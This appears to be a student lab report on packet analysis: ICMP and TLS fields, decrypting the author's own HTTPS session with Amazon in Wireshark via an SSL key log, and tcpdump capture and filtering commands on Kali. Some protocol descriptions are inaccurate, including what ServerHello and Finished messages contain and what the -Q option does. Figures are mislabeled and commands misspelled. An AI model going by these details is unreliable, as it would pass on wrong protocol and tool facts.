


Figure: IPv4 in ICMP packet

- IP Version: For IPv4, it is typically "4".

- Total Length: The IPv4 packet's overall length.
  - Identification, Flags, and Fragment Offset: Details of the fragmentation.
  - Time to Live (TTL): The number of hops enabled.
  - Protocol: ICMP identification protocol (value: "1").
  - IP addresses for the sender and receiver: source and destination addresses.
  - ICMP Type and Code: Message type and purpose are indicated by the ICMP type and code.
  - Checksums: checking for errors in ICMP and IPv4 headers.
  - Identifier and Sequence Number (Echo Request/Reply): Used for request-reply matching.
  - Data (Payload): The information that actually present in the ICMP packet [9].
6. Secure Sockets Layer and Transport Layer Security (SSL/TLS): This essentially functions as a two-way handshake protocol basically used by HTTPS.



To capture SSL/TLS traffic, the HTTPS website [amazon.com](https://amazon.com) was visited with the intention of decrypting the traffic.




Figure: SSL/TLS traffic in Wireshark

#### Parameters of SSL/TLS packets:

- Client Hello: The client informs the server about the TLS version, ciphers, and extensions it supports by sending a ClientHello message.
- Server Hello: The server responds with a ServerHello that includes the server certificate, cipher suite, and TLS version it has chosen.
- Certificate Exchange: The client receives the server's certificate for verification. The server may also receive the client's certificate.
- Key Exchange: Using the server's public key to encrypt it, the client generates a random Pre-Master Secret and sends it. The shared Master Secret can only be created by the server using its private key to decrypt this.
- ChangeCipherSpec: The client and server inform one another that cipher suite and keys just agreed upon will be used to encrypt future messages.
- Finished: Client and server exchange "Finished" messages, which are copies of the earlier handshake messages that have been encrypted using the Master Secret. This demonstrates that the handshake was effective [11].

The client and server can securely exchange encrypted HTTPS application data after this handshake. The symmetric session keys established during the handshake are used for the encryption of any subsequent HTTPS data passing via the TLS tunnel.

In the provided image, all the data was encrypted. To view the decrypted content, a previously generated SSL key was utilized, allowing the capture and analysis of the traffic in decrypted form.

```

CLIENT_RANDOM 70ad5da6f30c450e5a756f15c33fd474c4d3f602d913897fe951d51f5362b3f2
dfbe058753c44948f2100ca36be590a082b3a2b4675489548e01ea888135542c3581c7f92ca41b550aa1ffef6a9f649
CLIENT_RANDOM e211db1e3146045516325cc6d86729740e6c6bca1b9945605aab3fa69c8d381b
5c72d4527772102722fa7acdd50e504dc9a3e7f278ac97d943d1cf9bd255020228a034bd1323657a4dc2cd9e496695f8
CLIENT_HANDSHAKE_TRAFFIC_SECRET c21b6adc15fb7ffff6d3548c8dcc50f1557ce98f248c8b26d5c27b04041baed
7d2753f18e3a6adb82506efffc1189c056976dd2dbf7f7546d2ac2591a4aa787f2de0329ae9dfedc1fc9f952d7f8b9
SERVER_HANDSHAKE_TRAFFIC_SECRET c21b6adc15fb7ffff6d3548c8dcc50f1557ce98f248c8b26d5c27b04041baed
31d939743a143fb0f83e585c5696b4d4712b25429bd81ab0abc3c7eff92bd7b5297343f4b9054d6b84e12010ba137d7
CLIENT_HANDSHAKE_SECRET_0 c21b6adc15fb7ffff6d3548c8dcc50f1557ce98f248c8b26d5c27b04041baed
9c12f596562f2452f7a7cf0054ab9785c035735099c3b415bcef68c7af1a0fc6a483d642388189b4f49c703a75299
SERVER_TRAFFIC_SECRET_0 c21b6adc15fb7ffff6d3548c8dcc50f1557ce98f248c8b26d5c27b04041baed
df170431d23dc598258def3dcbb27ba1cf583be395fb9d470976a4f009f2574c3339955a02bde6c8e068c5b5991a33
EXPORTER_SECRET c21b6adc15fb7ffff6d3548c8dcc50f1557ce98f248c8b26d5c27b04041baed
3d37f9d37055dacc1966d1e316d270a05227361a0ef10f31ce030059d1685694ef483f6f5e36570f5c5cec3a6864b4
CLIENT_RANDOM 94532a700d6d11b65c4ce302b03314a5bc6de10b8bb83155ce09b7381db37571
b1bc586f0c00a072177145b320213ff40736f03cd76577691c8a7873640c6ccc39cc70f4132810a8c945953ee488c11
CLIENT_RANDOM_efbc82dd78de72df784a2ff0ec9531e207b333e097d4c94ee8fd1cd202ff73
e828743897000d5d62b2d4f0094d63ea63fc1b141a9aeadd4c31c2792422117270ebbbeb2c105c51035952ec7bc29e0b1c
CLIENT_RANDOM_404afae2066aff533fa02dde99760ed239c90d1be661f0430713f1d7caf11fd
8f290eac523e329a9b071439e369f70f0a2e897c79e88aa75e9b7f82bffffaf82d48b437d3fd3b9076658ce6f7ae2af6
CLIENT_HANDSHAKE_TRAFFIC_SECRET_dc38feab7742fc6d6a10ac25ed2a9956175630c01c70a219feb58dff67fc34b
14db5824dcc4c922b50a25a2e3b7aae92b6d3239438ae4cd3e548cdf30163cade90c29d16624226ecc53e3cf42e2a0
SERVER_HANDSHAKE_TRAFFIC_SECRET_dc38feab7742fc6d6a10ac25ed2a9956175630c01c70a219feb58dff67fc34b
79b7702592a0e5588acb5db443e6b715a991496692a3d994374f838cd0852aae50734d27cc4e5a510e3341eec5cf7b
CLIENT_HANDSHAKE_TRAFFIC_SECRET_194c66fb895906d1a4ff8df59202189969cc9db42bba278b3f648460472fb43e
6fe82430b37bf3986b737558e38881aae83202d43f05190dace0d3fe9562cd8a748a6c989c4e015a88fb0a323df7c8
SERVER_HANDSHAKE_TRAFFIC_SECRET_194c66fb895906d1a4ff8df59202189909cc9db42bba278b3f648460472fb43e

```

Figure: SSL key




Figure: SSLkey log file




Figure: Decrypted SSL/TLS packet





Figure: HTTPS content of Amazon.com

Once the private key was loaded, Wireshark successfully decrypted the TLS traffic with Amazon in the packet capture. The HTTPS requests from the browser for JS files, CSS resources etc. could now be observed in plain text. This revealed the inner details of the secure session between the browser and Amazon's web server [10].

Network Traffic Analysis in Tcpdump: A powerful command-line packet analyzer tool used for network analysis and troubleshooting is called tcpdump.

The common command line options and usage of tcpdump are summarized in the help text that is given out by the -h option.




```
(kali㉿kali)-[~]
$ tcodump -h
tcpdump version 4.99.3
libpcap version 1.10.3 (with TPACKET_V3)
OpenSSL 3.0.8 7 Feb 2023
Usage: tcodump [-AbdDefhHIJKLMNOPqStuUvxX#] [ -B size ] [ -c count ] [--count]
                [ -C file_size ] [ -E algo:secret ] [ -F file ] [ -G seconds ]
                [ -i interface ] [ --immediate-mode ] [ -j tstamptype ]
                [ -M secret ] [ --number ] [ --print ] [ -Q in|out|inout ]
                [ -r file ] [ -s snaplen ] [ -T type ] [ --version ]
                [ -V file ] [ -w file ] [ -W filecount ] [ -y datalinktype ]
                [ --time-stamp-precision precision ] [ --micro ] [ --nano ]
                [ -z postrotate-command ] [ -Z user ] [ expression ]
```

figure: Tcpdump version

#### Some key points from the output:

- It shows the version info - tcpdump 4.99.3 using libpcap 1.10.3 and OpenSSL 3.0.8.
- It captures packets from a specified interface (-i), applies filters (expression), and writes to a pcap file (-w).
- It can dump packets in ascii (-A), hex (-x), or be verbose (-v). Output can be limited by count (-c) or file size (-C).
- Packets can be selected by source/dest IP/port, protocol, flags, etc using filters. Advanced BPF filters are supported.
- Timestamp precision can be configured (-time-stamp-precision).
- Raw packet data link types can be specified (-y).
- Output can be printed to stderr (-Q) or a file (-W) [12].

Network Interfaces: The network interfaces that a system's tcpdump can capture traffic that can be used with -i option from listed by the tcpdump -D command. It offers details about each interface, such as its name, status, and any relevant additional data.



```
(kali㉿kali)-[~]
$ tcodump -D
1.eth0 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.nflog (Linux netfilter log (NFLOG) interface) [none]
6.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
7.dbus-system (D-Bus system bus) [none]
8.dbus-session (D-Bus session bus) [none]
```

Figure: Tcpdump version

- eth0 is the main network interface connected to the network. This would typically be used for capturing traffic.
- any captures on all interfaces but requires elevated privileges.
- lo is the loopback interface.
- Bluetooth-monitor is for Bluetooth traffic.
- nflog and nfqueue are for capturing netfilter firewall logs and packets.
- dbus interfaces are for interprocess communication.

To capture all packets on a specific network interface, use the following command: sudo tcpdump -i eth0

```
(kali㉿kali):~[~]
└─$ sudo tcpdump -i eth0
[sudo] password for Kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:06:19.767220 IP kali.42410 > dns.google.domain: 36880+ A? www.kali.org. (30)
15:06:19.826064 IP dns.google.domain > kali.42410: 36880 2/0/0 A 104.18.4.159, A 104.18.5.159 (62)
15:06:19.830488 IP kali.53312 > 104.18.4.159.https: Flags [S], seq 3973662755, win 64240, options [mss 1460,sackOK,TS val 1574921674 ecr 0,nop,wscale 7], length 0
15:06:19.862088 IP kali.53312 > 104.18.4.159.https: Flags [S], seq 2282351355, ack 3973662756, win 65160, options [mss 1400,sackOK,TS val 3487287381 ecr 1574921674,nop,wscale 13], length 0
15:06:19.862203 IP kali.53312 > 104.18.4.159.https: Flags [.], ack 1, win 502, options [nop,nop,TS val 1574921706 ecr 3487287381], length 0
15:06:19.864667 IP kali.53312 > 104.18.4.159.https: Flags [P.], seq 1:518, ack 1, win 502, options [nop,nop,TS val 1574921706 ecr 3487287381], length 517
15:06:19.877986 IP kali.49572 > dns.google.domain: 28894+ PTR? 8.8.8.8.in-addr.arpa. (38)
15:06:19.885225 IP 104.18.4.159.https > kali.53312: Flags [.], ack 518, win 7, options [nop,nop,TS val 3487287413 ecr 1574921709], length 0
15:06:19.890632 IP 104.18.4.159.https > kali.53312: Flags [P.], seq 1:2907, ack 518, win 8, options [nop,nop,TS val 3487287419 ecr 1574921709], length 2906
15:06:19.890673 IP kali.53312 > 104.18.4.159.https: Flags [.], ack 2907, win 492, options [nop,nop,TS val 1574921735 ecr 3487287419], length 0
15:06:19.900023 IP kali.53312 > 104.18.4.159.https: Flags [P.], seq 518:582, ack 2907, win 501, options [nop,nop,TS val 1574921744 ecr 3487287419], length 64
15:06:19.901362 IP kali.53312 > 104.18.4.159.https: Flags [P.], seq 582:752, ack 2907, win 501, options [nop,nop,TS val 1574921745 ecr 3487287419], length 170
15:06:19.901654 IP kali.53312 > 104.18.4.159.https: Flags [P.], seq 752:1101, ack 2907, win 501, options [nop,nop,TS val 1574921746 ecr 3487287419], length 349
15:06:19.920419 IP dns.google.domain > kali.49572: 28894 1/0/0 PTR dns.google. (62)
15:06:19.920827 IP kali.57497 > dns.google.domain: 9249+ PTR? 122.204.159.10.in-addr.arpa. (45)
15:06:19.944001 IP 104.18.4.159.https > kali.53312: Flags [.], ack 1101, win 7, options [nop,nop,TS val 3487287473 ecr 1574921744], length 0
15:06:19.944001 IP 104.18.4.159.https > kali.53312: Flags [P.], seq 2907:3428, ack 1101, win 8, options [nop,nop,TS val 3487287473 ecr 1574921744], length 521
15:06:19.944551 IP kali.53312 > 104.18.4.159.https: Flags [P.], seq 1101:1132, ack 3428, win 501, options [nop,nop,TS val 1574921788 ecr 3487287473], length 31
15:06:19.966583 IP dns.google.domain > kali.57497: 9249 NXDomain 0/0/0 (45)
15:06:19.970387 IP kali.51193 > dns.google.domain: 53841+ PTR? 159.4.18.104.in-addr.arpa. (43)
15:06:20.010464 IP 104.18.4.159.https > kali.53312: Flags [.], ack 1132, win 8, options [nop,nop,TS val 3487287540 ecr 1574921788], length 0
15:06:20.012856 IP dns.google.domain > kali.51193: 53841 NXDomain 0/1/0 (105)
15:06:20.119013 IP 104.18.4.159.https > kali.53312: Flags [P.], seq 3428:3658, ack 1132, win 8, options [nop,nop,TS val 3487287646 ecr 1574921789], length 230
15:06:20.119014 IP 104.18.4.159.https > kali.53312: Flags [P.], seq 3658:5049, ack 1132, win 8, options [nop,nop,TS val 3487287646 ecr 1574921789], length 1391
15:06:20.119014 IP 104.18.4.159.https > kali.53312: Flags [P.], seq 5049:7413, ack 1132, win 8, options [nop,nop,TS val 3487287646 ecr 1574921789], length 2364
15:06:20.119014 IP 104.18.4.159.https > kali.53312: Flags [P.], seq 7413:8804, ack 1132, win 8, options [nop,nop,TS val 3487287646 ecr 1574921789], length 1391
15:06:20.119285 IP kali.53312 > 104.18.4.159.https: Flags [.], ack 8804, win 471, options [nop,nop,TS val 1574921963 ecr 3487287646], length 0
15:06:20.119771 IP 104.18.4.159.https > kali.53312: Flags [P.], seq 8804:11586, ack 1132, win 8, options [nop,nop,TS val 3487287646 ecr 1574921788], length 2782
15:06:20.119791 IP kali.53312 > 104.18.4.159.https: Flags [.], ack 11586, win 496, options [nop,nop,TS val 1574921964 ecr 3487287646], length 0
```

Figure: Network Interfaces

To capture and save all network packets on the eth0 network interface for later analysis, use the following command: `sudo tcpdump -i eth0 -w traffic.pcap`

This command will capture network traffic and save it to a file named traffic.pcap.

```
(kali㉿kali)-[~]
$ sudo tcpdump -i eth0 -w traffic.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C238 packets captured
238 packets received by filter
0 packets dropped by kernel
```

**Figure: Creating traffic.pcap**

```
(kali㉿kali)-[~]
└─$ ls
12345.py      ddd.py          Documents      Public      tcp_session_hijacking.py    test1.py
123.py        Desktop         Downloads      __pycache__  tcp_session_hijacking.py.save  test3.py
1.py          DNS.POISONING.pcapng FINALTCP.pcapng restart    TCPSESSIONHJACK.pcapng   test.py
attack.py     dns_poisoning.py index.html    t1.py       TCPsession.pcapng      testtcp.py
capture.pcap  dns.py          Music        t2.py       templates.py        traffic.pcap
data          dns_traffic.py  Pictures     tcp.py      Templates        Videos
```

To read the saved capture traffic from file, use this command: tcpdump -r traffic.pcap

```
(kali㉿kali)-[~]
$ tcpdump -r traffic.pcap
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:38.719370 ARP, Request who-has kali tell _gateway, length 46
15:15:38.719448 ARP, Reply kali is-at 08:00:27:b1:9d:67 (oui Unknown), length 28
15:15:47.810527 IP kali.54077 > dns.google.domain: 18267+ A? en.wikipedia.org. (34)
15:15:47.849755 IP kali.52070 > dns.google.domain: 38257+ A? safebrowsing.googleapis.com. (45)
15:15:47.862319 IP dns.google.domain > kali.54077: 18267 2/0/0 CNAME dyna.wikimedia.org., A 208.80.154.224 (79)
15:15:47.862922 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [P..] seq 38257 1/0/0 A 142.250.217.202 (61)
15:15:47.890293 IP dns.google.domain > kali.52070: 38257 1/0/0 A 142.250.217.202 (61)
15:15:47.891203 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [S..], seq 158955668, win 64240, options [mss
15:15:47.897291 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [S..], seq 2109531646, ack 1307646417, win
15:15:47.897344 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], ack 1, win 502, options [nop,nop,TS
15:15:47.899239 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [P..], seq 1:663, ack 1, win 502, options
15:15:47.911393 IP mia07s61-in-f10.1e100.net.https > kali.42606: Flags [S..], seq 2708432798, ack 158955669, win 65
15:15:47.911440 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [.], ack 1, win 502, options [nop,nop,TS
15:15:47.914626 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [P..], seq 1:673, ack 1, win 502, options [
15:15:47.915387 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [P..], seq 673:679, ack 1, win 502, options
15:15:47.915769 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [P..], seq 679:1297, ack 1, win 502, options
15:15:47.933112 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [P..], seq 1:255, ack 663, win 84, options
15:15:47.933152 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], ack 255, win 501, options [nop,nop,TS
15:15:47.933788 IP mia07s61-in-f10.1e100.net.https > kali.42606: Flags [.], ack 673, win 262, options [nop,nop,TS
15:15:47.933788 IP mia07s61-in-f10.1e100.net.https > kali.42606: Flags [.], ack 679, win 262, options [nop,nop,TS
15:15:47.934138 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [P..], seq 663:743, ack 255, win 501, opt
15:15:47.934883 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [P..], seq 743:913, ack 255, win 501, opt
15:15:47.935071 IP mia07s61-in-f10.1e100.net.https > kali.42606: Flags [.], ack 1297, win 267, options [nop,nop,TS
15:15:47.935149 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [P..], seq 913:1390, ack 255, win 501, opt
15:15:47.952534 IP mia07s61-in-f10.1e100.net.https > kali.42606: Flags [P..], seq 1:769, ack 1297, win 267, options
15:15:47.952600 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [.], ack 769, win 501, options [nop,nop,TS
15:15:47.952535 IP mia07s61-in-f10.1e100.net.https > kali.42606: Flags [P..], seq 769:831, ack 1297, win 267, options
15:15:47.952695 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [.], ack 831, win 501, options [nop,nop,TS
15:15:47.952535 IP mia07s61-in-f10.1e100.net.https > kali.42606: Flags [P..], seq 831:862, ack 1297, win 267, options
15:15:47.952740 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [.], ack 862, win 501, options [nop,nop,TS
15:15:47.953367 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [P..], seq 1297:1381, ack 862, win 501, opt
15:15:47.954292 IP kali.42606 > mia07s61-in-f10.1e100.net.https: Flags [P..], seq 1381:1412, ack 862, win 501, opt
15:15:47.971160 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [.], ack 913, win 84, options [nop,nop,TS
15:15:47.971160 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [P..], seq 255:307, ack 913, win 84, opt
15:15:47.971412 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [P..], seq 307:3203, ack 1390, win 84, opt
```

The tcpdump command is reading from a captured file named traffic.pcap and filtering the displayed packets to only show those with a source IP address of 104.18.4.159.

Command: tcpdump -r traffic.pcap src 104.18.4.159

```
(kali㉿kali)-[~]
$ tcpdump -r traffic.pcap src 104.18.4.159
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:51.014143 IP 104.18.4.159.https > kali.57360: Flags [S..], seq 1395676555, ack 2137184495, win 65160, options [mss 1400,sackOK
,TS val 2930202261 ecr 1575492837,nop,wscale 13], length 0
15:15:51.035636 IP 104.18.4.159.https > kali.57360: Flags [.], ack 611, win 7, options [nop,nop,TS val 2930202283 ecr 1575492860], length 0
15:15:51.039108 IP 104.18.4.159.https > kali.57360: Flags [P..], seq 1:213, ack 611, win 8, options [nop,nop,TS val 2930202286 ecr 1
575492860], length 212
15:15:51.059610 IP 104.18.4.159.https > kali.57360: Flags [P..], seq 213:725, ack 675, win 8, options [nop,nop,TS val 2930202307 ecr 1
575492884], length 512
15:15:51.062688 IP 104.18.4.159.https > kali.57360: Flags [.], ack 1218, win 8, options [nop,nop,TS val 2930202310 ecr 1575492885], length 0
15:15:51.062688 IP 104.18.4.159.https > kali.57360: Flags [P..], seq 725:756, ack 1218, win 8, options [nop,nop,TS val 2930202310 ecr 1
575492885], length 31
15:15:51.121049 IP 104.18.4.159.https > kali.57360: Flags [.], ack 1249, win 8, options [nop,nop,TS val 2930202369 ecr 1575492904], length 0
15:15:51.151735 IP 104.18.4.159.https > kali.57360: Flags [P..], seq 756:996, ack 1249, win 8, options [nop,nop,TS val 2930202399 ecr 1575492948], length 240
```

The tcpdump command is reading from a captured file named traffic.pcap and filtering the displayed packets to only show those with destination IP address of 10.159.204.144.

Command: tcpdump -r traffic.pcap dst 10.159.204.144

```
(kali㉿kali)-[~]
$ tcpdump -r traffic.pcap dst 10.159.204.144
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:53.865248 ARP, Request who-has 10.159.204.144 tell _gateway, length 46
15:15:54.786493 ARP, Request who-has 10.159.204.144 tell _gateway, length 46
15:15:55.810385 ARP, Request who-has 10.159.204.144 tell _gateway, length 46
15:15:56.834524 ARP, Request who-has 10.159.204.144 tell _gateway, length 46
15:15:58.880829 ARP, Request who-has 10.159.204.144 tell _gateway, length 46
```

To filter this packets on specific port, use this command: tcpdump -r traffic.pcap port 46382

```
[kali㉿kali:~] # ./tcpdump -r traffic.pcap port 46382
reading from file traffic.pcap, link-type EN10MB (Ethernet), snapshot length 262144
15:15:47.862922 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [S], seq 1307646416, win 64240, options [mss 1460,sackOK,TS val 415760994 ecr 0,nop,wscale 7], length 0
15:15:47.897291 IP text-lb.eqiad.wikimedia.org.https > kali.46382: Flags [S.], seq 2109531646, ack 1307646417, win 43440, options [mss 1436,sackOK,TS val 97109889 ecr 415760994,nop,wscale 9], length 0
15:15:47.897344 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], ack 1, win 502, options [nop,nop,TS val 415761028 ecr 97109889], length 0
15:15:47.899239 IP kali.46382 > text-lb.eqiad.wikimedia.org.https: Flags [.], seq 1:663, ack 1, win 502, options [nop,nop,TS val 15761030 ecr 97109889], length 662
